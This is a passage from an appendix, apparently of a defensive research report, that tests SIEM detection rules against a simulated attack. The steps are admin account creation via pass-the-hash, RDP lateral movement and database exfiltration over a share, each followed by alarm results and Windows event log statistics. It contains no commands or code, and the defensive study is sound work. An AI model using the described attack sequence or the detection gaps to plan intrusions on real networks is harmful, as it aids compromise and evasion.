


Figure B.43: Modified SIEM Alarm Detecting Administrative Commands Used to Copy the Webserver SQL Database




Figure B.44: Modified SIEM Alarm Detecting Lateral Movement via the Hostname Process

B.16.3 Log Data Generated

250 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3
Access Success	16
Authentication Success	33
Startup and Shutdown	198

Vendor Message ID

4624	16
4634	17
4674	11
4688	99
4689	99
5140	2
5145	6

MPE Rule

C EVID 4624 : System Logon Type 3	16
C EVID 4688 : New Process Created	99
EVID 4634 : System Logoff Type 3	17
EVID 4674 : Fail Priv Object Operation	3
EVID 4674 : Privileged Object Operation	8
EVID 4689 : Process Exited	99
EVID 5140 : Network Share Was Accessed	2
EVID 5145 : Network Share Object Checked	6

Table B.16: Webserver Database Replication and Staging Test Case Log Statistics

B.17 Actions on Objective – Data Manipulation- Establish persistence

B.17.1 Test Case Description

The attacker was unable to mount the share hosted on the compromised workstation from the webserver to transfer the stolen database file through the pass-the-hash remote shell. However, the attacker was successful in using the shell to create another local administrative account with remote desktop access that would be capable of mounting the network share hosted by the initially compromised workstation.




Figure B.45: Establish Local Administrative Account on Webserver Test Case Data Flow Diagram

B.17.2 Alarms Generated

B.17.2.1 Baseline SIEM Ontology

1 alarm was generated using the baseline SIEM ontology. The account name “haxor” was provided in the alarm properties pane, though not depicted in figure B.46 below.




Figure B.46: Baseline SIEM Rule Detecting New Administrator Account on Webserver

B.17.2.2 Modified SIEM Ontology

2 alarms were generated using the modified SIEM ontology. The alarm depicted in figure B.47 detected the addition of the "haxor" account to the "local administrators" and "remote desktop users" groups. The alarm depicted in figure B.48 detected the commands used to create the "haxor" account and add the account to the local security groups detected in the alarm in figure B.47.




Figure B.47: Modified SIEM Alarm Detecting New Administrator Account on Webserver




Figure B.48: Modified SIEM Alarm Detecting Net Commands Associated with Account Creation

B.17.3 Log Data Generated

61 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Granted	5
Access Success	5
Account Created	1
Account Modified	2
Authentication Success	30
Startup and Shutdown	18

Vendor Message ID

4624	17
4634	13
4688	9
4689	9
4720	1
4722	1
4724	1

4728	1
4732	3
4738	1
5140	3
5145	2

MPE Rule

C EVID 4624 : System Logon Type 3	17
C EVID 4688 : New Process Created	9
EVID 4634 : System Logoff Type 3	13
EVID 4689 : Process Exited	9
EVID 4720 : User Account Created	1
EVID 4722 : User Account Enabled	1
EVID 4724 : Password Change Attempt	1
EVID 4728 : User Added Glbl Security Grp	1
EVID 4732 : Usr Added To Local Sec Grp	3
EVID 4738 : User Account Changed	1
EVID 5140 : Network Share Was Accessed	3
EVID 5145 : Network Share Object Checked	2

Figure B.17: Local Privilege Escalation on Webserver Test Case Log Statistics

B.18 Lateral Movement- Remote Desktop to Web Server

B.18.1 Test Case Description

The attacker leveraged the local administrator account created on the webserver to establish a remote desktop connection from the workstation the attacker compromised earlier. The new remote session allowed the attacker to mount the network share created on the workstation to the webserver.




Figure B.49: Lateral Movement to Webserver from Initial Compromised Workstation via Remote Desktop Protocol Test Case Data Flow Diagram

B.18.2 Alarms Generated

B.18.2.1 Baseline SIEM Ontology

No alarms were generated.

B.18.2.2 Modified SEIM Ontology

4 alarms were generated using the modified SIEM ontology. The alarm depicted in figure B.50 detected the "mstsc.exe" process used by the Microsoft terminal server controller program to initiate a remote desktop session from the w7host workstation, which was the initial foothold established by the attacker. The alarm depicted in figure B.51 detected the "rdpclip.exe" process on the webserver, indicating the second half of the remote desktop session terminating on the webserver named "IIS." The alarm depicted in figure B.52 detected the "audiodg.exe" process on the workstation used by the attacker. The "audiodg.exe" process was once thought to be a possible indicator of a meterpreter reverse shell, however this appears to be a false positive. The alarm depicted in figure B.53 detected multiple process launches associated with the chrome browser installed on the webserver following a new account logon being registered on the machine. This alarm is also assessed to be a false positive attributed to the same process monitoring technique used to detect the alarms detected in figured B.50 and B.51.




Figure B.50: Modified SIEM Alarm Detecting Mstsc.exe Process




Figure B.51: Modified SIEM Alarm Detecting Rdpclip.exe Process




Figure B.52: Modified SIEM Alarm Detecting Audiodg.exe Process




Figure B.53: Modified SIEM Alarm Detecting Chrome Browser Processes

B.18.3 Log Data Generated

353 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	14
Access Success	19
Authentication Success	41
Host Access	2
Other Audit	2
Startup and Shutdown	274
Warning	1

Vendor Message ID

1000	1
1148	2
4611	1
4624	20
4634	15
4648	1
4673	16
4674	3
4688	144
4689	130
4776	3
5140	5
5145	8
6281	1
7001	1

MPE Rule

C EVID 4624 : System Logon Type 10	2
C EVID 4624 : System Logon Type 3	17
C EVID 4624 : User Logon Type 5	1
C EVID 4673 : Fail Priv Svc Call	10
C EVID 4673 : Priv Svc Call	6
C EVID 4688 : New Process Created	144
CMD Tool Access by a Network Aware Application	2
EVID 4611 : Trusted Logon Process Registered	1
EVID 4634 : Anonymous Logoff Type 3	2
EVID 4634 : System Logoff Type 3	12
EVID 4634 : User Logoff Type 3	1
EVID 4648 : Explicit Logon	1
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	130

EVID 4776 : Remote Logon	3
EVID 5140 : Network Share Was Accessed	5
EVID 5145 : Network Share Object Checked	8
EVID 6281 : Code Integrity	1
McAfee HIPs event Header	2
Successful Login	1
VMware Tools	1

Table B.18: Lateral Movement to Webserver via Remote Desktop Test Case Log Statistics

B.19 Exfiltration – Unauthorized Data Transfer

B.19.1 Test Case Description

The attacker transferred the webserver database backup file from the webserver to the workstation initially compromised by the attacker through a network share.




Figure B.54: Internal Data Transfer from Webserver to Initial Compromised

B.19.2 Alarms Generated

B.19.2.1 Baseline SIEM Ontology

No alarms were generated.

B.19.2.2 Modified SIEM Ontology

1 alarm was generated using the new SIEM ontology consisting of 2 correlated events. The "net.exe" command was detected in the alarm illustrated in figure B.55 below. The metadata "command" filed depicts the share mounted by the attacker and attributes this to the workstation the attacker had initially compromised with the IP address 10.13.201.94.

